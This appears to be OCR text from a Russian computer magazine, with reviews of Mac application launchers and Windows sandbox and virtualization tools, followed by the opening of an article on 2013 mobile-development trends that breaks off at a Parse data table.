Представим, например, что нужно переименовать файл, лежащий на рабочем столе. Вызываем Quicksilver, печатаем первые буквы названия файла, затем Tab (если названия в голове нет, то просто Desktop и кнопку «Вниз» — QS откроет встроенный файловый браузер и покажет, что лежит в папке Desktop). Действием по умолчанию будет «Открыть», но если начать печатать rename, то оно сменится на «Переименовать». Еще одно нажатие на Tab, и можно начинать печатать новое название. Еще раз Enter — и файл переименован. Об этой последовательности можно думать в терминах человеческого языка: «подлежащее, сказуемое, дополнение».

Еще большую силу Quicksilver обретает благодаря плагинам. С подключением новых команд он становится способным на довольно замысловатые действия. Приятно, что за плагинами не нужно ходить ни на какие сайты: каталог доступен прямо из настроек, а для установки достаточно поставить галочку. А вот указаний, как работать с плагином, здесь нет, и зачастую нужно либо догадываться, либо самостоятельно искать документацию. Несложно, к примеру, смекнуть, что модуль iTunes вызывается командой music, но о том, что можно сразу выбирать жанр, исполнителя, альбом или название плей-листа, догадаться менее реально.

Всего в каталоге несколько десятков плагинов, и у каждого свои настройки и особенности. В основном плагины ориентированы на работу с тем или иным популярным приложением для OS X, так что достаточно просто пройтись по списку и выбрать те программы, что установлены на компьютере. К примеру, поддерживается пара самых популярных клиентов FTP (Cyberduck и Transmit), хранилище паролей 1Password, все основные браузеры, несколько текстовых редакторов, органайзеров и хранилищ заметок. Ну и конечно, большинство программ самой Apple — куда без них.


После установки и настройки плагинов становятся возможными довольно интересные и замысловатые команды. Например, можно выбрать файл, затем написать «mail», а потом имя адресата, и в почтовике будет создано новое письмо — останется только вписать текст и нажать «Отправить».

Главный недостаток Quicksilver происходит от того, что программа уже далеко не новая. Ее автор в 2007 году ушел работать в Google и отпустил Quicksilver в свободное плавание. К сожалению, группа энтузиастов, взявшаяся поддерживать код, неспособна на настоящую модернизацию приложения и ограничивается тем, что исправляет ошибки, переводит код на новые платформы и по возможности реализует функции новых версий ОС. Именно поэтому Quicksilver имеет 64-разрядную версию и поддержку дисплеев Retina, но при этом выглядит слегка архаично, отличается не вполне очевидными настройками и иногда ведет себя непредсказуемо.



INFO

Словом quicksilver средневековые алхимики обозначали ртуть. Название подходящее: программа тоже обладает особой «текучестью» и принимает нужные пользователю формы. Но чтобы разобраться, что к чему, придется иногда подглядывать в старинный гримуар (то есть в справку).



Alfred — настоящий англичанин: приятен в общении и опрятно выглядит

Alfred

alfredapp.com

Программа по имени Alfred — одна из самых новых вариаций на тему Quicksilver. С первых версий Alfred отличался простотой и элегантностью, а в версии 2.0 появились продвинутые штучки для тех, кому мало просто лаунчера.

Конечно, и с основной задачей Alfred справляется достойно. Изначально в нем включена индексация приложений, настроек, закладок и контактов, но можно также активировать поиск в папках (в том числе заданном списке папок) и документов (в том числе определенного типа). Результаты Alfred показывает в виде списка-подсказки, и к конкретному пункту можно переходить, просто нажав Command-номер. Еще здесь есть удобный калькулятор: как и в Spotlight, результат вычисления виден сразу, но есть и улучшение — нажатие на Enter скопирует результат в буфер обмена.

Чем Alfred определенно блистает, так это интеграцией с самыми разными веб-сервисами. Во вкладке настроек Web Search перечислены все сайты, к которым можно обращаться через поисковую строку Alfred, и соответствующие команды. Например, если набрать «google», следом — запрос и нажать на Enter, то откроется браузер, в нем поиск Google и результаты запроса. Но поиском в Google, конечно, никого не удивишь. А вот поиск в Gmail и Google Drive уже более интересные функции: написать «drive» и название документа оказывается значительно проще и быстрее, чем открывать браузер, набирать drive.google.com и выбирать нужный документ. Эта функция Alfred почти что уравнивает в правах документы, сохраненные на компьютере и в облаке.



В стандартном списке сервисов приятно видеть изначально присутствующие Wolfram Alpha и YubNub. Не то чтобы добавление этих сайтов требовало особенных усилий со стороны разработчиков Alfred, но сама идея заслуживает похвалы. Wolfram Alpha — это мощный вычислительный движок, созданный автором Mathematica и очень способный во всем, что касается вычислений и измерений. Он с одинаковой легкостью решает квадратные уравнения, считает интегралы и отвечает на разнообразные вопросы («Каково расстояние от Москвы до Лондона?», «Сколько калорий в куриной ноге и ста граммах риса?»). YubNub — это «командная строка для интернета», перечисление возможностей которой — совсем отдельный разговор.

Еще интереснее добавлять сервисы самостоятельно. Для этого нужно задать ключевое слово, а затем взять URL страницы с результатами поиска и заменить ту часть, что содержит поисковый запрос, на слово query в фигурных скобках. Примечательно, что команду можно задавать и кириллицей, что помогает избежать переключения раскладки при наборе запроса. К примеру, создаем команду «Карта» с запросом «http://maps.yandex.ru/?text={query}». Теперь можно вызывать Alfred и набирать «карта Питер» (а то и «Питера» — Яндекс стерпит), и по нажатию на Enter откроется окно с Яндекс.Картами, отцентрованными на Санкт-Петербурге.

Кроме перечисленного выше, в бесплатной версии Alfred доступны системные команды (вызов скринсейвера, очистка корзины и так далее), а также возможность смотреть определения в прилагающемся к OS X словаре. Более широкие горизонты открываются с покупкой платной версии за 17 фунтов стерлингов (примерно 900 рублей). Активировав Powerpack, можно получить возможность управлять iTunes, искать контакты в адресной книге (любой из них можно на месте выбрать, чтобы сразу написать письмо) и пароли в 1Password, запускать терминал и передавать в него команды, а также обращаться к истории буфера обмена.

Настоящий кладезь возможностей, который открывается с активацией Powerpack, — это вкладка Workflows. Внутри Alfred кроется нечто вроде миниатюрной версии системного Automator (это визуальный редактор скриптов), но ориентированной на текстовые команды. Команда может быть закреплена за ключевым словом, вызываться сочетанием горячих клавиш или применяться к файлам, найденным при помощи поиска. Результатом выполнения может быть запуск приложения (или нескольких), скрипта, ссылки в браузере и так далее. При этом в качестве параметра будет передаваться запрос, ну и, конечно, за один раз можно делать сразу много вещей. Если у действия есть какой-то результат, то Alfred может отобразить его в качестве системного уведомления или скопировать в буфер обмена.

Увы, разговоры о командах не так впечатляют, пока нет примеров полезного применения. Те примеры, что есть, — хороши. В соответствующем разделе форума на сайте разработчиков можно подсмотреть разнообразные трюки и скачать готовые решения. Так, workflow под названием To Dropbox позволяет найденный поиском файл моментально отправить в Dropbox и одним махом скопировать ссылку в буфер обмена. Другой workflow — Luxinate добавляет в Alfred команду lux, принимающую в качестве параметра ссылку на видео, размещенное на YouTube или Vimeo, а затем передает его утилите youtube-dl, скачивающей видео в наивысшем доступном качестве.

Механизм Workflows появился в Alfred относительно недавно, и пользователи еще не успели создать действительно обширной базы рецептов, а разработчики Alfred — разбить их на категории и выделить самые лучшие и нужные. Приятно, что их несложно создавать самостоятельно (а в случае надобности подключать к решению Automator или Apple Script), но такого обилия готовых плагинов, как у Quicksilver, для Alfred пока что нет.

4

LaunchBar

goo.gl/9bSK2W

Перед нами еще один потомок Quicksilver. На сайте LaunchBar заявлено, что у этого лаунчера есть более тысячи функций, и их список действительно заставляет глаза слегка разбегаться, а мозг приводит в состояние напряжения. Неудивительно, что при покупке программы авторы предлагают бесплатно скачать электронную книгу с подробным руководством.

Но никакого руководства не нужно, чтобы понять, насколько удобен файловый браузер в LaunchBar. Как и в Quicksilver, здесь можно смотреть содержимое каталогов и выбирать файлы, однако свободы заметно больше. LaunchBar позволяет подниматься наверх по иерархии файловой системы, а также заглядывать внутрь файлов. Кнопка «пробел» вызывает стандартный Quick Look для документов любого поддерживаемого типа, а в текстовый файл можно зайти так же, как в папку: список начинает отображать абзацы, и любой можно скопировать прямо отсюда. Реализовано и взаимодействие с Finder: нажатие Command-G позволяет подхватить выделенный там файл.


Что сюда из QuickSilver не перекочевало, так это возможность прилагать произвольные действия к найденным файлам: дозволено лишь просматривать или открывать их. Если нужно сделать что-то другое, то придется сперва набрать команду, а потом выбрать файл, к которому она будет применена, при помощи стандартного диалога открытия файлов OS X. При этом, естественно, становятся невозможными сложные цепочки вроде отправки файла на почтовый адрес, выбранный из адресной книги, и тому подобные трюки.


Еще одна особенность LaunchBar — отсутствие плагинов. Разработчики решили предоставлять всю возможную функциональность самостоятельно и не рассчитывать на поддержку извне. Что ж, в этом может быть своя логика, в особенности если учесть разнообразие функций LaunchBar. Среди них есть и взаимодействие с наиболее популярными приложениями, и системные команды, и консольные команды, и набор из более чем сотни встроенных функций — вплоть до манипуляции с картинками.

LaunchBar, как и Alfred, поддерживает разнообразные веб-сервисы, и их тоже можно добавлять вручную: копировать адрес и на месте запроса подставлять звездочку. Изначальный список содержит очень внушительный и даже избыточный перечень англоязычных сервисов: от Google, Yahoo и Bing до DuckDuckGo и Cuil (кто-то еще помнит этого «убийцу Google»?).

В целом LaunchBar оставляет о себе впечатление как очень логичная и опрятная программа. В настройках нет особенных дебрей, и в каждой категории перечислены все доступные команды. Возможности ограничены, но из коробки поддерживается большинство основных действий и наиболее популярные приложения. В том случае, если понадобится добавить что-то самостоятельно, предлагается создавать собственные скрипты при помощи любых внешних средств, будь то Automator или командная строка UNIX.

За LaunchBar 5 авторы просят солидных денег — 35 долларов (то есть 1150 рублей). И в отличие от Alfred, бесплатной базовой версии не существует — только пробный период на 30 дней.





Более тысячи функций, и все как на ладони. А ненужные можно деактивировать

5


Chuck

goo.gl/7pH4FW

Если другие лаунчеры из кожи вон лезут, только бы не отстать в количестве функций, то Chuck в этом плане белая ворона — он не просто минималистичен, но умудряется быть минималистичнее, чем встроенный в систему Spotlight. Дело в том, что единственная функция Chuck — это запуск приложений.

Можно бесконечно перечислять все, чего не умеет Chuck. Он не индексирует закладки из браузера, не позволяет открывать веб-сервисы, не управляет воспроизведением музыки, не имеет встроенного калькулятора и не ищет файлы. В этом и заключается одно из двух его отличий от Spotlight — в подсказке будут только приложения, и никакого мусора. Второе отличие — иконка, на которой изображены роскошные усы.

Но даже в качестве урезанной версии Spotlight Chuck не особенно полезен. Вместо него можно спокойно использовать системный Launchpad — там тоже есть поле для поиска, и в результатах не будет ничего, кроме программ. Если бы автор Chuck просил деньги за свое творение, его можно было бы обвинить в мошенничестве, но он поступает разумно и денег не просит.



Chuck прост как пробка, но и пользы от него как от козла молока

ВЫВОДЫ

Что же в итоге можно посоветовать выбрать? Однозначного победителя нет. Из бесплатных самый мощный лаунчер по-прежнему Quicksilver, и он же пока что безальтернативен, если нужен не просто пусковик, а визуальная командная строка, позволяющая делать буквально все. Но начинать ознакомление лучше всего не с Quicksilver — слишком уж он замысловатый и нестабильный.

Для первого знакомства с маковскими лаунчерами лучше сгодится Alfred: он хорошо настроен изначально, приятно выглядит, понятен и удобен для поиска в веб-сервисах. К тому же бесплатная версия в нем обладает многими нужными функциями (о регистрации можно на первых порах вообще не думать), а платная почти может конкурировать в мощи с Quicksilver. И еще один важный плюс — Alfred лучше всего помогает пережить неурядицы с русской раскладкой. Здесь переключать ее на ходу оказалось легче, чем в других лаунчерах. Можно пойти еще дальше и самостоятельно перевести часть команд на русский.

LaunchBar тоже интересный вариант, причем хорошо укомплектованный встроенными командами. К тому же он несложен в освоении и снабжен лучшим файловым браузером, чем Quicksilver.

Главное, что нужно понимать при выборе, — в конечном итоге любой из мощных лаунчеров (то есть Alfred, Quicksilver или LaunchBar) при желании можно так или иначе приспособить под свою задачу — если не при помощи встроенных функций или плагинов, то самостоятельно написав недостающий скрипт. ⌶


Инструменты для запуска приложений в виртуальной среде

Беспредел в песочнице

sjon @ flicker.com

Беспредел в песочнице

Можно бесконечно смотреть на огонь, воду и активность программ, изолированных в песочнице. Благодаря виртуализации ты одним кликом можешь отправить результаты этой деятельности — зачастую небезопасной — в небытие.



Илья Муравьёв
iliamrv.com

Впрочем, виртуализация применяется и в исследовательских целях: например, захотелось тебе проконтролировать воздействие свежескомпилированной программы на систему или запустить две разные версии приложения одновременно. Или создать автономное приложение, которое не будет оставлять следов в системе. Вариантов применения песочницы — множество. Не программа диктует свои условия в системе, а ты ей указываешь дорогу и распределяешь ресурсы.

Sandboxie

Сайт: sandboxie.com | **Разработчик:** Sandboxie Holdings LLC | **Лицензия:** shareware 15 €

Sandboxie — это, безусловно, классика жанра. С помощью этой программы ты можешь не только изолировать деятельность приложений, но и обезопасить интернет-активность и улучшить приватность.

Вначале создается песочница и определяются настройки окружения, где будут пресмыкаться программы. Песочниц может быть сколько угодно, с различным набором приложений и конфигураций. Тебе подвластны распределение прав доступа, настройка исключений, распределение ресурсов, поведение Sandboxie при завершении активности приложения и прочее.

Внутренний мир песочницы легче понять, очутившись внутри ее. Перетащи текстовый редактор в песочницу и попробуй сохранить файл с текстом на рабочем столе — Sandboxie перехватывает запрос и предлагает действие с сохраняемым файлом на выбор. Через настройки ты можешь заранее указать папки и файлы, которые подлежат быстрому или немедленному (то есть автоматическому) восстановлению. Файлы из песочницы могут быть удалены после завершения эмуляции — соответственно, смотри раздел «Удаление».

Управление Sandboxie вполне интуитивно, тебе не нужно вспоминать, добавил ты программу в песочницу или нет. Достаточно взглянуть на окно приложения: если оно помечено индикатором [#] в заголовке, имеет окантовку желтого цвета — значит, все под контролем Sandboxie.

Ты можешь прикрыть доступ к файлам, окнам, реестру, процессам, портам, сети и прочим лакомым ресурсам, а затем указать группы программ, для которых будут применяться соответствующие ограничения. Более того, о тебе уже позаботился разработчик, составив правила доступа для популярных приложений. Зайди в раздел «Приложения» и выставь настройки для знакомой тулзы, благо что здесь есть интернет-софт, утилиты и менее жадные к ресурсам представители. Немаловажно отметить, что Sandboxie располагает списком опций для популярных антивирусов и файрволов, это поможет избежать конфликтов, при их известной взаимной ненависти.

В Sandboxie обнаруживается очень полезный инструмент — монитор доступа к ресурсам. Посредством его ты можешь отследить запросы приложения к ресурсам. Эта информация нужна как для собственно контроля, так и для составления пользовательских правил блокировки.

Для тех, кто в Windows 8.1: придется подождать очередного обновления программы, с этой ОС Sandboxie на момент написания статьи не дружила.


Shadow Defender

Сайт: shadowdefender.com/index.html | **Разработчик:** shadowdefender.com | **Лицензия:** shareware 35 $

Shadow Defender, одна из ближайших альтернатив Sandboxie, предлагает пользователю запускать программы в «теневом режиме». Естественно, как ни называй, это все та же песочница. Настроив Shadow Defender, ты можешь доверить машину другому пользователю или самостоятельно поглумиться над системой — после перезагрузки она предстанет перед тобой в первозданном виде. Конечно, если Shadow Defender не сдаст свой пост.

Shadow Defender гораздо проще Sandboxie. Тебе достаточно отметить «теневые» разделы жесткого диска (Mode Setting) и определить список исключений файлов и ключей реестра через разделы File и Registry Exclusion List. Можно включить автоматический переход в теневой режим при загрузке.

Из других опций обрати внимание на кеширование: изменения будут записываться в память, а по исчерпании ее резервов — на диск. Для пущей безопасности предусмотрено шифрование кеша.



Со всеми изменениями в процессе эксплуатации приложения можно ознакомиться в разделе Commit Now. Есть два способа принять изменения — прямо в этом разделе либо контекстное меню.

Как альтернативу этой проге можно посоветовать Deep Freeze (faronics.com/en-uk/) или ToolWiz Time Freeze (toolwiz.com). Последний вариант будет попроще в настройках и нагляднее: с уведомлениями на рабочем столе. Иначе бывает сложно вспомнить, в песочнице ты сейчас или вылез из нее.

VMware ThinApp

Сайт: vmware.com/products/thinapp	**Разработчик:** VMware, Inc.	**Лицензия:** shareware, рассчитывается индивидуально (bit.ly/1aCA27v)

ThinApp от небезызвестной тебе VMware представляет собой мощный инструмент для изоляции, обеспечения безопасности, а также создания мобильных (то есть портативных) приложений.

Механизм работы похож на описанные программы: ты делаешь снимок системы, устанавливаешь программу, запускаешь и настраиваешь ее, сверяешь изменения и на их основе создаешь среду для запуска софта. Особенность VMware ThinApp в том, что ты тщательно контролируешь процесс от начала и до конца, начиная с предварительного сканирования. На этом этапе ты указываешь диски и разделы реестра для анализа. После сканирования можно создать группу для запуска приложений (с поддержкой Active Directory) и режим изоляции:


- **Merged Isolation Mode** — возможность чтения и записи вне виртуального окружения;
- **WriteCopy isolation mode** — операции записи перенаправляются в песочницу.

Теперь нужно указать пользовательскую директорию, куда прога будет записывать изменения. Все служебные файлы песочницы также будут храниться в этой папке. Удалив их, ты вернешь песочницу к ее исходному состоянию. Если разместить песочницу в сетевой папке, можно будет дать к ней общий доступ.

Наконец, завершающая стадия — создание установочного MSI-пакета. Более тонкие настройки можно задавать через внешний конфиг Package.ini и макросы (актуальный мануал ищи здесь: vmware.com/pdf/thinapp50_manual.pdf).

Если тебя не устраивает медлительность процесса, с помощью тулзы ThinApp Converter ты можешь поставить виртуализацию на поток. Инсталляторы будут создаваться на основе указанного тобой конфига.

Вообще, разработчики советуют производить все указанные препарации в стерильных условиях, на свежей ОС, дабы все нюансы установки были учтены. Для этих целей можно использовать виртуальную машину, но, разумеется, это наложит свой отпечаток на скорость работы. VMware ThinApp и без того неслабо грузит системные ресурсы, причем не только в режиме сканирования. Однако, как говорится, медленно, но верно.



BufferZone

Сайт: trustware.com	**Разработчик:** Trustware	**Лицензия:** freeware

BufferZone контролирует интернет- и программную активность приложений с помощью виртуальной зоны, вплотную приближаясь к файрволам. Другими словами, здесь применяется виртуализация, регулируемая с помощью правил. BufferZone легко срабатывается в связке с браузерами, мессенджерами, почтовыми и P2P-клиентами.


На момент написания статьи разработчики предупреждали о возможных проблемах при работе с Windows 8. Программа способна убить систему, после чего ее придется удалять через безопасный режим. Виной тому драйверы BufferZone, которые вступают в нешуточный конфликт с ОС.

То, что попадает под радар BufferZone, можно отследить в главном разделе Summary. Число ограниченных приложений ты определяешь сам: для этого предназначен список Programs to run inside BufferZone. В него уже включены потенциально небезопасные приложения вроде браузеров и почтовых клиентов. Вокруг окна захваченного приложения появляется красная рамка, что придает уверенности при безопасном серфинге. Хочешь запустить вне зоны — без проблем, контроль можно обойти через контекстное меню.

Помимо виртуальной зоны, есть такое понятие, как зона приватная. В нее можно добавить сайты, на которых требуется соблюдать строжайшую конфиденциальность. Сразу нужно отметить, что функция работает только в Internet Explorer ретро-версий. В более современных браузерах имеются встроенные средства для обеспечения анонимности.

В разделе Policy настраивается политика по отношению к установщикам и обновлениям, а также программам, запущенным с устройств и сетевых источников. В Configurations также смотри дополнительные опции политики безопасности (Advanced Policy). Имеется шесть уровней контроля, в зависимости от чего меняется отношение BufferZone к программам: без защиты (1), автоматический (2) и полуавтоматический (3), уведомления о запуске всех (4) и неподписанных программ (5), максимальная защита (6).

Как видишь, ценность BufferZone состоит в тотальном интернет-контроле. Если тебе нужны более гибкие правила, то любой файрвол тебе в помощь. В BufferZone он также есть, но больше для галочки: позволяет блокировать приложения, сетевые адреса и порты. С практической точки зрения он малоудобен для активного обращения к настройкам.



BufferZone контролирует интернет- и программную активность приложений с помощью виртуальной зоны, вплотную приближаясь к файрволам

Evalaze


Сайт: evalaze.de/en/evalaze-oxid/ | **Разработчик:** Dögel GmbH | **Лицензия:** freeware / commercial 2142 €

Главная фишка Evalaze заключается в гибкости виртуализированных приложений: их можно запускать со сменных носителей или из сетевого окружения. Программа позволяет создавать полностью автономные дистрибутивы, функционирующие в эмулированной среде файловой системы и реестра.

Главная особенность Evalaze — это удобный мастер, который понятен без чтения мануала. Вначале ты делаешь образ ОС до установки программы, затем инсталлируешь ее, производишь тестовый запуск, настраиваешь. Далее, следуя мастеру Evalaze, анализируешь изменения. Очень напоминает принцип работы деинсталляторов (например, Soft Organizer: chemtable.com/ru/soft-organizer.htm).

Виртуализированные приложения могут работать в двух режимах: в первом случае операции записи перенаправляются в песочницу, во втором программа сможет записывать и читать файлы в реальной системе. Будет ли программа удалять следы своей деятельности или нет — решать тебе, опция Delete Old Sandbox Automatic к твоим услугам.

Множество интересных фич доступно только в коммерческой версии Evalaze. Среди них — редактирование элементов окружения (таких как файлы и ключи реестра), импорт проектов, настройка режима чтения. Однако лицензия стоит больше двух тысяч евро, что, согласись, несколько превышает психологический ценовой барьер. По аналогично неподъемной цене предлагается использование сервиса онлайн-виртуализации. В качестве утешения на сайте разработчика есть заготовленные виртуальные приложения-образцы (bit.ly/1cZphyZ).



Cameyo

Сайт: cameyo.com | **Разработчик:** Cameyo | **Лицензия:** freeware

Беглый осмотр Cameyo наводит на мысль, что функции аналогичны Evalaze и ты в три клика можешь «слепить» дистрибутив с виртуализированным приложением. Упаковщик делает снимок системы, сравнивает его с изменениями после установки софта и создает экосистему для запуска.

Важнейшее отличие от Evalaze состоит в том, что программа полностью бесплатна и не блокирует ни одной опции. Настройки удобно сосредоточены: переключение способа виртуализации с сохранением на диск или в память, выбор режима изоляции (сохранение документов в указанные директории, запрет на запись или полный доступ). Вдобавок к этому можешь настроить виртуальную среду с помощью редактора файлов и ключей реестра. Каждая папка также имеет один из трех уровней изоляции, который легко переопределить.

Ты можешь указать режим очистки песочницы после выхода из автономного приложения: удаление следов, без очистки и запись изменений реестра в файл. Доступна также интеграция с проводником и возможность привязки к конкретным типам файлов в системе, чего нет даже в платных аналогах Cameyo.

Однако самое интересное — это не локальная часть Cameyo, а онлайн-упаковщик (online.cameyo.com/submit.aspx) и публичные виртуальные приложения (online.cameyo.com/public). Достаточно указать URL или, например, закинуть MSI или EXE-инсталлятор на сервер, указав разрядность системы, — и на выходе получаешь автономный пакет. С этого момента он доступен под крышей твоего облака.

Резюме

Sandboxie будет оптимальным выбором для экспериментов в песочнице. Программа наиболее информативна среди перечисленных инструментов, в ней доступна функция мониторинга. Широкий выбор настроек и неплохие возможности по управлению группой приложений.


Shadow Defender не имеет каких-то уникальных функций, но зато очень проста и безотказна. Любопытный факт: статья писалась внутри этой «песочницы», и по досадной ошибке все изменения ушли в «тень» (читай: астрал). Если бы не Dropbox, на этой странице был бы опубликован совсем другой текст — скорее всего, другого автора.

Evalaze предлагает не комплексный подход виртуализации, а индивидуальный: ты контролируешь запуск конкретного приложения, создав для этого искусственные условия обитания. Здесь есть свои достоинства и недостатки. Впрочем, с учетом урезанности бесплатной версии Evalaze, и достоинства померкнут в твоих глазах.

Cameyo несет в себе некоторый «облачный» привкус: приложение можно скачать с сайта, закинуть на флешку или в Dropbox — это во многих случаях удобно. Правда, наводит на ассоциации с фастфудом: за качество и соответствие содержания описанию ручаться не приходится.

А вот если ты предпочитаешь готовить по рецепту, **VMware ThinApp** — твой вариант. Это решение для экспертов, которым важен каждый нюанс. Набор уникальных функций дополняется возможностями консоли. Ты можешь конвертировать приложения из командной строки, используя конфиги, сценарии — в индивидуальном и пакетном режиме.

BufferZone представляет собой песочницу с функцией файрвола. Этот гибрид далек от совершенства и актуальности настроек, но для контроля интернет-активности приложений и защиты от вирусов BufferZone использовать можно.




Плоские штуки



Восемь трендов мобильной разработки 2013

Ушедший год для мобильных девелоперов, аналитиков и прочих стартаперов получился сверхнасыщенным. Еще бы — перевернулись концепции дизайна, разработка стала быстрее, в индустрию пришли по-настоящему большие деньги, да и в целом наметилось немало интересных трендов. Многие из них являются логичным продолжением прошлогодних, но некоторые стали очевидны совсем недавно. В любом случае, если ты вдруг профукал мобильную разработку в 2013-м — здесь мы собрали все самое важное и интересное.



Дмитрий Власов, Soulmatter

Mobile backend as a service становится повсеместным

Мобильные SaaS-бэкенды (MBaaS) получили в этом году большое распространение. Одним из поводов стала громкая покупка Фейсбуком сервиса Parse и программное выступление Цукерберга, который призвал всех мобильных разработчиков переходить в облачные мобильные бэкенды. Главная мантра, которая позволила развиться многочисленным MBaaS-провайдерам, звучит так: «Не думайте о бэкенде, просто храните данные и управляйте ими».

Для обычного разработчика мобильного приложения на любой платформе это означает, что пользоваться масштабируемым, надежным и относительно дешевым сервером API можно, даже не имея в команде бэкенд-разработчика. Более того, почти все провайдеры PaaS для мобильных сервисов предоставляют фичи, самостоятельная разработка просто нецелесообразна — например, навороченная админка для данных, аналитика производительности, хранение статики, клиентский SDK для прямого обращения с данными из приложения, авторизация через соцсети и много чего еще.

В промотуториалах таких сервисов можно встретить заголовки типа «Как закодить Airbnb за один день» от Stackmob (stackmob.com) или «Сделаем свой Instagram в одиночку» от Parse

Re:Puzzle | Analytics | Data Browser | Cloud Code | Push Notifications | Settings

Classes: Installation 92, Role 0, User 192, Abuse 20, Puzzle 284; New Class; Import

+ Row | - Row | + Col | More

objectId String	appIdentifier String	appName String	appVersion String	badge Number	channels Array	deviceToken String
reWEx5nbrV	com.repuzzle.rePuzzle	rePuzzle	1.12	0	(undefined)	010a90dbe9d5b32d8.
